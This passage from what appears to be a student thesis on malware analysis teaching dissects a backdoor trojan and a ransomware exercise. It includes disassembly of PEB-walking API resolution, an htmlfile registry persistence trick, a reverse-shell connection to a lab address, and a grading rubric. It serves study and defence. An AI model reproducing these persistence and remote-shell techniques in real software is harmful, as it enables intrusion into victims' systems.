1.- **CopyFile**: This function is used to copy one file to other location. This function by itself is not harmful but it can be used by malware to copy itself to other location.

2.- **GetModuleFilename**: Returns the filename of a module that is loaded in the current process. Malware can use this function to modify or copy files in the currently running process.

3.- **GetModuleHandle**: Used to obtain a handle to an already loaded module. Malware may use the function to locate and modify code in a loaded module or to search for a good location to inject code.

4.- **IsDebuggerPresent**: Checks to see if the current process is being debugged, often as part of an anti-debugging technique. This function is often added by the compiler and is included in many executables so it provides little information.

Ordinal ^n	Hint	Function	Entry Point
N/A	400 (0x0190)	RegOpenKey	Not Bound
N/A	440 (0x01B0)	RegOpenKeyExW	Not Bound
N/A	676 (0x02A4)	RegSetValueW	Not Bound

Ordinal ^n	Hint	Function	Entry Point
1000 (0x03E8)	N/A	N/A	0x0003E800
1001 (0x03E9)	8F (0x017D)	GetCurrentGroupDataW	0x0003E800
1002 (0x03EA)	0 (0x0000)	A_SH48Final	NTDLL.A_SH48Final
1003 (0x03EB)	1 (0x0001)	A_SH48Init	NTDLL.A_SH48Init
1004 (0x03EC)	2 (0x0002)	A_SH48Update	NTDLL.A_SH48Update
1005 (0x03ED)	3 (0x0003)	AbortSystemShutdownA	0x00048500
1006 (0x03EE)	4 (0x0004)	AbortSystemShutdownW	0x00048600
1007 (0x03EF)	5 (0x0005)	AccessCheck	0x00021240
1008 (0x03F0)	6 (0x0006)	AccessCheckAndAuditAlarmA	0x00036800
1009 (0x03F1)	7 (0x0007)	AccessCheckAndAuditAlarmW	0x00036900
1010 (0x03F2)	8 (0x0008)	AccessCheckByType	0x00038120
1011 (0x03F3)	9 (0x0009)	AccessCheckByTypeAndAuditAlarmA	0x00038CF0
1012 (0x03F4)	10 (0x000A)	AccessCheckByTypeAndAuditAlarmW	0x000390A0

Figure 50: Imported function of advapi32.dll

The important functions of advapi32.dll are:

1.- **RegOpenKey**: Opens a handle to a registry key for reading and editing. The registry also contains a whole host of operating system and application setting information. So it can be harmful that the malware try to access to it.

2.- **RegSetValue**: Assigns value to a registry key. With this the malware is able to set behaviors to the system.

3.- **RegCloseKey**: It closes a handle to a registry key previously opened. According to the previous functions the malware performs operations with the three of them in order to have a complete functionality over the registry.

Ordinal #	Hint	Function	Entry Point
1 (0x0001)	438 (0x1B8)	ShellExecuteW	Not Bound
2 (0x0002)	141 (0x08D)	SHChangeNotifyRegister	0x011843D
3 (0x0003)	175 (0x0AF)	SHGetExtractIconA	0x02A06BD
4 (0x0004)	140 (0x08C)	SHChangeNotifyDeregister	0x011843D
5 (0x0005)	N/A	N/A	SHURMPL#15
6 (0x0006)	176 (0x0B0)	SHGetExtractIconW	0x01185A2
7 (0x0007)	N/A	N/A	SHURMPL#152
8 (0x0008)	N/A	N/A	SHURMPL#153
9 (0x0009)	106 (0x06A)	PathMgmtOpenProperties	0x025834D
10 (0x000A)	105 (0x069)	PathMgmtGetProperties	0x02582DD
11 (0x000B)	107 (0x06B)	PathMgmtSetProperties	0x0258ABD
12 (0x000C)	N/A	N/A	0x0258BCD
13 (0x000D)	104 (0x068)	PathMgmtCloseProperties	0x02581DD
14 (0x000E)	418 (0x1A2)	SHStartNetConnectionDialogW	0x02A8C6D

Figure 51: Imported functions of Shell32.dll by the sample

From *Shell32.dll* library it just takes one function:

1.- **ShellExecute**: This function creates a new process. In the dynamic analysis this process should be reviewed also.

The last functions imported by the sample are for handling dynamic memory. With all this information we can deduce that the malware will try to copy a file, modify the normal behavior of the system by modifying the windows registry and also spawn a process. This is a major recognized threat. By now there is no connection to external machines. But we need still to see the process it will lunch and the malware itself with dynamic analysis.

After the environment configuration the Process monitor tool will allows us to filter all the activity related to a process. In our case it was simple because the process name was the same as the name of the executable. And from there we can maybe trace if any new process is created and its name. The search was quite profitable and revealed lots of functionalities of the executable file.

15:59:04,1436507	Backdoor...	3064	ReadFile	C:\Users\user\Documents\TFG\backdoor-trojan-wirx86\Backdoor Trojan\Release\Backdoor Trojan.exe
15:59:04,1436791	Backdoor...	3064	WriteFile	C:\Windows\System32\tabcal.exe
15:59:04,1437226	Backdoor...	3064	SetBasicInformatio...	C:\Windows\System32\tabcal.exe
15:59:04,1437605	Backdoor...	3064	CloseFile	C:\Windows\System32\tabcal.exe
15:59:04,1458977	Backdoor...	3064	CloseFile	C:\Users\user\Documents\TFG\backdoor-trojan-wirx86\Backdoor Trojan\Release\Backdoor Trojan.exe
15:59:04,1459388	Backdoor...	3064	RegOpenKey	HKCU\Software\Classes
15:59:04,1459609	Backdoor...	3064	RegQueryKey	HKCU\Software\Classes
15:59:04,1459759	Backdoor...	3064	RegOpenKey	HKCU\Software\Classes\htmlfile\shell\open\command
15:59:04,1459846	Backdoor...	3064	RegOpenKey	HKCR\htmlfile\shell\open\command
15:59:04,1460075	Backdoor...	3064	RegQueryKey	HKCR\htmlfile\shell\open\command
15:59:04,1460161	Backdoor...	3064	RegOpenKey	HKCU\Software\Classes\htmlfile\shell\open\command
15:59:04,1460236	Backdoor...	3064	RegSet Value	HKCR\htmlfile\shell\open\command\Q!@
15:59:04,1460398	Backdoor...	3064	RegCloseKey	HKCR\htmlfile\shell\open\command

Figure 52: ProcessExplorer view when executing the sample

In the process analysis we can see how the file read is the executable file and written one is *tabcal.exe* situated in the System32 directory. So the malware copies itself looking to be the program previously mentioned that is an actual real file of the windows system. There is a registry key modification. A good tool for registry analysis is Regshot. With *Regshot* and the previous backup of the registry is possible to find the modified value register.

It is contained in the *HKEY_CLASSES_ROOT* in the subkey path '*html\shell\open\command*'. The value of the register can be seen in the figure below.




Figure 53: Registry modified value

This register will trigger a command every time a .html file is opened with Internet Explorer.exe. That's why it corresponds in the html directory open. It points directly to the *tabcal.exe* file created before from the original malware. The infection is completed when the two things are performed. In the screenshot of the register value it is possible to see a '%1' this means the key will pass one parameter to the program when invoked. The code does not seem to do any modification over him so possibly the original sample with a proper argument may show some clues. For it the program runs with a basic html file as argument, due to the fact that the program is in the *htmlfile* key registry. The process internet explorer spawned containing the html file passed and the Process explorer recorded the activity on the system. This is the functionality of a trojan.

The most interesting thing is that now the program loaded the *ws_32.dll*, used for operations with sockets and network connection to other machines.



Figure 54: Malware sample activity with one argument

Apart from that, the sample performed its normal activity of copying itself and modifying the registry. For going into a deeper detail for understanding the whole image, we will reverse engineer it through IDA Pro. When the main function of the malware is executed it checks the number of arguments provided. Depending on that he goes on with the function or if not, jump a little bit more down going on with the normal flow of the program.

```

:00401231 mov     ebp, esp
:00401233 sub     esp, 20Ch
:00401239 push   ebx
:0040123A cmp     [ebp+argc], 2           ; if (argc == 2):
:0040123E jnz     short normal_execution__
:00401240 call   backdoor__

```

Figure 55: Disassembly of the argument flow change

The names of the variables in the screenshots are the ones after completing all the analysis. At the beginning they were random variable names.

So this picture is after all the complete analysis by now we have the normal execution or a random function upper in the code. As the first debugging time I introduced no argument we will go on with the execution as I discovered it. The next was finding how character after character a string was pushed into the stack.




Figure 56: Disassembly of the string hardcoded to the stack

The string contained in this pointer is "C:\Windows\System32\tabcal.exe". After it uses the function `getModuleFileName` for taking its own location and copies into the previous hardcoded path. For the next execution part, the malware push another string to the stack, this time containing the key value we are looking for, opens the registry, writes the new value and closes. Just as seen with the previous dynamic analysis. The value of the command `'html\shell\open\command'` is pushed into the stack in runtime.

So the next part is analyzing the non-executed function. For this the IP (*Instruction Pointer*) is set directly to the address where the jump to the function is. In there the first thing it does is calling a function situated just up of it, returning the value of the `kernel32.dll`.

```

00401000 findKernel32_dll proc near
00401000 mov     ebx, large fs:30h
00401007 mov     ebx, [ebx+0Ch]
0040100A mov     ebx, [ebx+14h]
0040100D mov     ebx, [ebx]
0040100F mov     ebx, [ebx]
00401011 mov     ebx, [ebx+10h]
00401014 mov     eax, ebx
00401016 retn
00401016 findKernel32_dll endp

```

Figure 57: FindKernel32.dll function on the sample

With this address the malware loads the address of several functions including the `LoadLibrary` function to load dynamically other libraries and have more access to other system functions.

```

.text:00401037 mov     word ptr [ebp+var_48], ax
.text:00401038 mov     [ebp+var_44], 0
.text:00401042 mov     [ebp+var_8], 0
.text:00401049 call    findKernel32_d11
.text:0040104E mov     [ebp+AddressKernel32], eax
.text:00401051 mov     ecx, [ebp+AddressKernel32]
.text:00401054 mov     edx, [ebp+AddressKernel32]
.text:00401057 add     ecx, [ecx+3Ch]
.text:0040105A mov     [ebp+var_20], edx
.text:0040105D mov     eax, 8
.text:00401062 imul   ecx, eax, 0
.text:00401065 mov     edx, [ebp+var_20]
.text:00401068 mov     eax, [ebp+AddressKernel32]
.text:0040106B add     eax, [edx+ecx+78h]
.text:0040106F mov     [ebp+var_24], eax
.text:00401072 mov     ecx, [ebp+var_24]
.text:00401075 mov     edx, [ebp+AddressKernel32]
.text:00401078 add     edx, [ecx+1Ch]
.text:0040107B mov     [ebp+var_C], edx
.text:0040107E mov     eax, 4
.text:00401083 imul   ecx, eax, 3ACh
.text:00401089 mov     eax, [ebp+AddressKernel32]
.text:0040108C mov     eax, [ebp+ecx]
.text:0040108F add     eax, [edx+ecx]
.text:00401092 mov     [ebp+LoadLibrary], eax
.text:00401095 mov     ecx, 4
.text:0040109A imul   edx, ecx, 0D6h
.text:004010A0 mov     eax, [ebp+var_C]
.text:004010A3 mov     ecx, [ebp+AddressKernel32]
.text:004010A6 mov     ecx, [eax+edx]
.text:004010A9 mov     [ebp+CreateProcess], ecx
.text:004010AC mov     edx, 4
.text:004010B1 imul   eax, edx, 29Fh
.text:004010B7 mov     ecx, [ebp+var_0]
.text:004010BA mov     edx, [ebp+AddressKernel32]
.text:004010BD add     edx, [ecx+eax]
.text:004010C0 mov     [ebp+GetProcAddress], edx
.text:004010C3 mov     eax, 4
.text:004010C8 imul   ecx, eax, 70h
.text:004010CB mov     edx, [ebp+var_C]
.text:004010CE mov     eax, [ebp+AddressKernel32]
.text:004010D1 add     eax, [edx+ecx]
.text:004010D4 mov     [ebp+CloseHandle], eax
.text:004010D7 push   6C6Ch
.text:004010DC push   642E3233h
.text:004010E1 push   5F327377h
.text:004010E6 push   esp
.text:004010E7 call   [ebp+LoadLibrary]

```



Figure 58: Routine importing functions

It charges the functions: `LoadLibrary`, `CreateProcess` and `CloseHandle`. After that it introduces the string “ws2_32.dll” and call the function `LoadLibrary`. With this the malware now has all the socket management. It is important which connection is trying to do for evaluating the thread of the sample. Moreover the function `CreateProcess` is used to spawn a new process so we will need to trace that process also. The `GetProcAddress` is used to locate by name functions inside a library. Using that method it loads the functions:

- 1.- `WSAStartup`.
- 2.- `WSASocketA`.
- 3.- `connect`.

After that it creates a socket and tries a connection. When performing the functions to connect to socket the address and port need to be in somewhere that we can possibly find. In the end one of the variables pushed for one of the functions contained previously declared variables references and following the address of them we could reach the values of these variables.

```

:0014FEE8 var_48 dd 481F0002h
:0014FEEC var_44 dd 100007Fh

```

Figure 59: Address and port where malware is trying to connect.

The two numbers correspond to endianness versions of “8008” as port and “192.168.1.43” as host. So the malware is probably trying to handle a connection with this address. Just

after attempting a connection the malware has a flow change point depending on the success of the previous attempt. If the connection fails, it goes out of the function and return to main. If connection is successful it tries to create a "*cmd.exe*" process is launched. After that, the main process goes back and run the function *ShellExecute* to execute Internet Explorer passing the previously received argument. Finally it goes on with normal execution found out on the previous analysis.

When the connection is redirected it opens a shell on the remote waiting server. So this malware performs several functionalities over the system including some infection at first stage, with the aim to install a backdoor on the system. It infects the victim and changes the registry in order to be sure it will be executed. When that happens it opens a backdoor and execute the process the user expects when triggering the corresponding key in the registry.

6.3 Ransomware

This section develops the evaluation criteria for the ransomware. Also explains an analysis the sample with network traces. It concludes with a possible research that can be done on the sample.

6.3.2 Ransomware evaluation system

The ransomware is evaluated according to the following challenges that the student needs to fulfill in their document.

- 1.- Hash malware sample (0.25 pnts)
- 2.- Find strings (0.25 pnts)
- 3.- NT Header info (0.5 pnts)
 - 3.1.- Timestamp for compilation date (0.25/0.5 pnts)
 - 3.2.- Subsystem of the sample (console or gui) (0.25/0.5 pnts)
- 4.- Section headers SizeOfRawData vs VirtualSize (0.5 pnts)
- 5.- Imported and Exported Functions (1 pnts)
- 6.- Protecting environment(0.5 pnts).
- 7.- Identify the following behaviors: (2 pnts)
 - 7.1.- Files accessed. (0.5/2 pnts)
 - 7.2.- Processes called (taskill) (0.5/2 pnts)
 - 7.3.- Accesses to the registry. (0.5/2 pnts)
 - 7.3.4.- Wallpaper registry access (0.25/0.5 pnts)
 - 7.4.- Network communication. (0.5/2 pnts)
- 8.- Detect encryption algorithm. (1,5 pnt)
 - 8.1.- In the system DES encoded with base 64. (0,75 pnts)
 - 8.2.- With the server RSA-512 bits. (0,75 pnts)
- 9.- Capture network traffic. (2.5 pnts)
 - 9.1.- Identify the packets containing the mac address. (1 pnt)
 - 9.2.- Identify the reception of the public key for RSA. (1 pnt)
 - 9.3.- Decode the encoded base64 communications. (0.5 pnts)
- 10.- Possible solutions to infected systems. As breaking encryption or sending the correct message to the server. (1 pnt)

The system is evaluated over a maximum of **10 points**. In this solution is not considered the reverse engineering of the sample. There are several valid solutions for this exercise.

6.3.1 Ransomware solution

The first thing we should do with the malware sample is create a record of it. For that we take the hash of the sample and its exact size. The malware piece given is a PE32 executable for MS Windows (console) Intel 80386 32-bit architecture.

Trojan.exe	
Hash (sha-1)	4562443fba627bfb6a7a623e680533aa1dd971d
Hash (md5)	f9e084d3e4c8b1baf77e2d898ba1cc9a
Size (bytes)	6.264.266

TABLE 16: FINGERPRINT AND DATA OF THE SAMPLE

The first approach to the sample is done by examining the strings that it contains. For this we use the command *strings* from the terminal. This can tell us about the strings used by the code in order to identify possible behaviors. In the case of the sample they are many of them. There is a set of strings that corresponds to python libraries for cryptography, socket communication, http, pdf management, and threading. Also there are strings to kernel functionalities and kernel libraries. By now it is early for saying those are exact functions or just strings. It will be clear on the imported and exported function analysis.

From the **NT header** we can conclude two things. First one, the subsystem is *Windows character-mode user interface (CUI)*. This indicates an interface will be displayed. Second, from the timestamp we can see when it was compiled. The date corresponding to the timestamp *00000000* is *January of 1970 at 00:00:00 CEST*. This possibly corresponds to a manipulated timestamp. So we can not know when it was compiled.

Due to the size and some of the strings found by now, it is sensible to think that the sample obfuscates itself or at least a part of it. For proving this concept, it is compared the size of each section in disk and what they occupy in memory. All this data is stored in the PE header. If the difference from the size of disk to memory is remarkable, it is an indicator of packed or obfuscated.

Section	Virtual size	Size of raw data
.text	9A30	9C00
.data	34	200
.rdata	4F08	5000
.bss	C698	0
.idata	BF0	C00

Section	Virtual size	Size of raw data
.CRT	34	200
.tls	20	200
.rsrc	EA34	EC00

TABLE 17: VIRTUALSIZE AND SIZEOFRAWDATA OF WINDOWTIMER.EXE

As showed in *Table XX* there are no signs of packed or obfuscated malware. The numbers of the *.bss* section are completely normal. This section is used to carry all the uninitialized variables and is fulfilled with zeroes.

As there is no obfuscation it is easier to observe malware functionality by reattach the imported and exported functions and which Windows libraries is using by dynamic linking. Using the *Dependency Walker* tool it is possible to see this information. All this information is included on the PE headers.

The executable loads three *DLLs*:

- 1.- ***Kernel32.dll***: Used nearly by all executables. It contains core windows functionalities.
- 2.- ***MSVCRT.dll***: This library imports functions from other key core libraries of the system.
- 3.- ***ws2_32.dll***: This library is used for socket communication.

PI	Ordinal ^	Hint	Function	Entry Point
	N/A	171 (0x00AB)	CreateProcessW	Not Bound
	N/A	212 (0x00D4)	DeleteCriticalSection	Not Bound
	N/A	239 (0x00EF)	EnterCriticalSection	Not Bound
	N/A	286 (0x011E)	ExpandEnvironmentStringsW	Not Bound
	N/A	351 (0x015F)	FormatMessageA	Not Bound
	N/A	395 (0x018B)	GetCommandLineW	Not Bound
	N/A	452 (0x01C4)	GetCurrentProcess	Not Bound
	N/A	453 (0x01C5)	GetCurrentProcessId	Not Bound
	N/A	457 (0x01C9)	GetCurrentThreadId	Not Bound
	N/A	480 (0x01E0)	GetEnvironmentVariableW	Not Bound
	N/A	482 (0x01E2)	GetExitCodeProcess	Not Bound
	N/A	515 (0x0203)	GetLastError	Not Bound
	N/A	532 (0x0214)	GetModuleFileNameW	Not Bound
	N/A	533 (0x0215)	GetModuleHandleA	Not Bound
	N/A	581 (0x0245)	GetProcAddress	Not Bound
	N/A	611 (0x0263)	GetShortPathNameW	Not Bound
	N/A	613 (0x0265)	GetStartupInfoW	Not Bound
	N/A	635 (0x0278)	GetSystemTimeAsFileTime	Not Bound
	N/A	648 (0x0288)	GetTempPathW	Not Bound
	N/A	663 (0x0297)	GetTickCount	Not Bound
	N/A	747 (0x02E8)	InitializeCriticalSection	Not Bound
	N/A	806 (0x0326)	LeaveCriticalSection	Not Bound
	N/A	809 (0x0329)	LoadLibraryA	Not Bound
	N/A	811 (0x032B)	LoadLibraryExW	Not Bound
	N/A	853 (0x0355)	MultiByteToWideChar	Not Bound
	N/A	915 (0x0393)	QueryPerformanceCounter	Not Bound
	N/A	1045 (0x0415)	SetDllDirectoryW	Not Bound
	N/A	1051 (0x0418)	SetEnvironmentVariableW	Not Bound
	N/A	1127 (0x0467)	SetUnhandledExceptionFilter	Not Bound
	N/A	1140 (0x0474)	Sleep	Not Bound
	N/A	1154 (0x0482)	TerminateProcess	Not Bound
	N/A	1161 (0x0489)	TlsGetValue	Not Bound
	N/A	1174 (0x0496)	UnhandledExceptionFilter	Not Bound
	N/A	1206 (0x04B6)	VirtualProtect	Not Bound
	N/A	1209 (0x04B9)	VirtualQuery	Not Bound
	N/A	1218 (0x04C2)	WaitForSingleObject	Not Bound
	N/A	1242 (0x04DA)	WideCharToMultiByte	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
	1 (0x0001)	60 (0x003C)	BaseThreadInitThunk	0x000195C0
	2 (0x0002)	861 (0x035D)	InterlockedPushListSList	NTDLL.RtlInterlockedPushListSList
	3 (0x0003)	0 (0x0000)	AcquireSRWLockExclusive	NTDLL.RtlAcquireSRWLockExclusive
	4 (0x0004)	1 (0x0001)	AcquireSRWLockShared	NTDLL.RtlAcquireSRWLockShared
	5 (0x0005)	2 (0x0002)	ActivateActCtx	0x0002EB70
	6 (0x0006)	3 (0x0003)	ActivateActCtxWorker	0x0002C310
	7 (0x0007)	4 (0x0004)	AddAtomA	0x0001AA80
	8 (0x0008)	5 (0x0005)	AddAtomW	0x0001BF30
	9 (0x0009)	6 (0x0006)	AddConsoleAliasA	0x00068AE0

Figure 60: Imported functions kernel32.dll windowTimer.exe

As show in Figure 60, the list of functions imported by kernel32.dll is long. the most commonly used functions by malware are:

- 1.- **CreateProcess**: Creates and launches a new process. If any new process is created it will need to be analyzed.
- 2.- **GetProcAddress**: Retrieves the address of a function in a DLL loaded into memory.
- 3.- **GetModuleFilename**: Returns the filename of a function that is loaded in the current process. It can be used to modify or copy files in the currently running process.
- 4.- **GetModuleHandle**: Used to obtain a handle to an already loaded module. It can be used too locate and modify code
- 5.- **GetStartupInfo**: Retrieves a structure containing details about how the current process was configured to run, such as where the standard handles are directed.
- 6.- **LoadLibrary**: Loads a dynamic library into a process that may not have been loaded when the program started.
- 7.- **VirtualProtectEx**: Changes the protection on a region of memory.

The imported functions from the MSVCRT.dll are not giving any trace of the malware functionality. The functions used form this library are really common in many programs. The *ws2_32.dll* library imported just one function.

The basic static analysis is covered without any evidence of what this sample is doing. In the next step the main functionality of the program will be captured by the program Process Monitor. This tool allows to monitories every process in the computer and also includes a filter for following just the traces of the program that you want. In this case the sample has as process name the same as the executable.

When running the malware a fullscreen window is displayed. This reveal that apparently this sample is a ransomware. After following the instructions it was possible to close it and see the output of *Process Monitor*.

The output of the tool covers a lot of processes with a variety of functions. One of the first things it does, is to create in a temporal folder a considerable number of python libraries as displayed in *Figure 61*. Among them libraries for encodings in different languages. Then the program handles a connection to the internet. It continues by accessing all files in the "user" directory. I changes the registry for modifying the wallpaper. After that there is a long internet communication and after it launches the process *taskill* a considerable amount of times.

After the button is pressed, the *taskill* process is not called and the computer tries to communicate with the network. And goes trough al the files inside the mentioned directory. Where it reads and writes. At the end the program closes all the handles to the libraries it creates at the beginning.

312	Process Piffling	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_AES.pyd	NO SUCH FILE	Filter: Crypto Cphwr_AES.pyd
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_AES.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIfC
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_AES.pyd	SUCCESS	Offset: 0, Length: 28 672, Priority: Normal
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_AES.pyd	SUCCESS	Offset: 28 672, Length: 512, Priority: Normal
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_AES.pyd	SUCCESS	
312	Process Piffling	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	User Time: 0.000000 seconds, Kernel Time: 0.0156250 seconds, Private:
312	CreateFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous II
312	ReadFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Offset: 163 119, Length: 16 384, Priority: Normal
312	ReadFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Offset: 179 503, Length: 4 096
312	CloseFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open
312	QueryDirectory	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	NO SUCH FILE	Filter: Crypto Cphwr_DES3.pyd
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIfC
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	Offset: 0, Length: 53 248, Priority: Normal
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	Offset: 53 248, Length: 1 024, Priority: Normal
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	
312	CreateFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous II
312	ReadFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Offset: 180 934, Length: 16 384, Priority: Normal
312	ReadFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Offset: 197 318, Length: 4 096
312	CloseFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open
312	QueryDirectory	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	NO SUCH FILE	Filter: Crypto Cphwr_DES3.pyd
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIfC
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	Offset: 0, Length: 53 248, Priority: Normal
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	Offset: 53 248, Length: 1 024, Priority: Normal
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Cphwr_DES3.pyd	SUCCESS	
312	CreateFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous II
312	ReadFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Offset: 198 792, Length: 4 096, Priority: Normal
312	ReadFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	Offset: 202 879, Length: 4 096
312	CloseFile	C:\Python27\Scripts\dst>windowTimer.exe	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open
312	QueryDirectory	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Hash_SHA256.pyd	NO SUCH FILE	Filter: Crypto Hash_SHA256.pyd
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122	SUCCESS	
312	CreateFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Hash_SHA256.pyd	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIfC
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Hash_SHA256.pyd	SUCCESS	Offset: 0, Length: 8 192, Priority: Normal
312	WriteFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Hash_SHA256.pyd	SUCCESS	Offset: 8 192, Length: 2 048, Priority: Normal
312	CloseFile	C:\Users\user\AppData\Local\Temp\ME0122-Crypto Hash_SHA256.pyd	SUCCESS	

Figure 61: Process monitor python libraries creation

The confirmation of the internet communication gives place to the traffic analysis. With all this information we can ensure that the sample exchanges the key used for encryption with an external server for storage as indicated in the banner.

When analyzing traffic *Wireshark* tool is used. This program runs in a Kali VM, acting as a *MITM* (man in the middle). It is used the command version “*tshark*” for doing the network sniffing. For that first the interface of the network card must enable the “*monitor mode*”. All the traffic is dumped into a file and this file is analyzed after with *Wireshark* that provides a *GUI* for displaying the packets.

The communication done by the ransomware is composed by 5 different messages in which the infected computer indicates the mac address with a letter to handle the needed communications with the server

The first communication is done with a message including the string “*K:MAC ADDRESS*”, showed in *Figure 62*.




Figure 62: First message of windowTimer.exe

With this the client is providing an identifier (mac address), to the server. The first letter K indicates that the victims computer has been infected. Instead of sending the key. The client now waits for a communication of the server. The server sends the communication

seen on *Figure 63*. This data corresponds to a public key of an encryption algorithm. The key is just 512 bits long. So the encryption is weak.

```

00 0c 29 df 04 c8 14 10 9f d0 f5 c9 08 00 45 00 ...). .... .E.
00 d8 84 b3 40 00 40 06 31 a1 c0 a8 01 2b c0 a8 ...@.@. 1....+.
01 50 05 f0 c3 eb 02 2d f8 f9 ec be cb 71 50 18 .P.....- .....qP.
20 00 d1 67 00 00 2d 2d 2d 2d 2d 2d 2d 42 45 47 49 4e ..g.... ---BEGIN
20 50 55 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d PUBLIC KEY-----
0a 4d 46 73 77 44 51 59 4a 4b 6f 5a 49 68 76 63 .MFswDQY JKoZIhvc
4e 41 51 45 42 42 51 41 44 53 67 41 77 52 77 4a NAQEBBQA DSgAwRwJ
41 5a 6e 62 42 6c 30 61 36 6b 75 58 56 63 4b 75 AZnbB10a 6kuXvcKu
6d 65 52 45 49 70 61 39 32 76 2f 42 39 79 4a 56 meREIpa9 2v/B9yJV
4c 0a 50 6e 46 6a 64 5a 2b 53 65 54 77 42 33 30 L.PnFjdZ +SeTwB30
73 35 45 6c 55 48 47 53 59 32 4e 51 44 4e 39 6b s5E1UHGS Y2NQDN9K

```

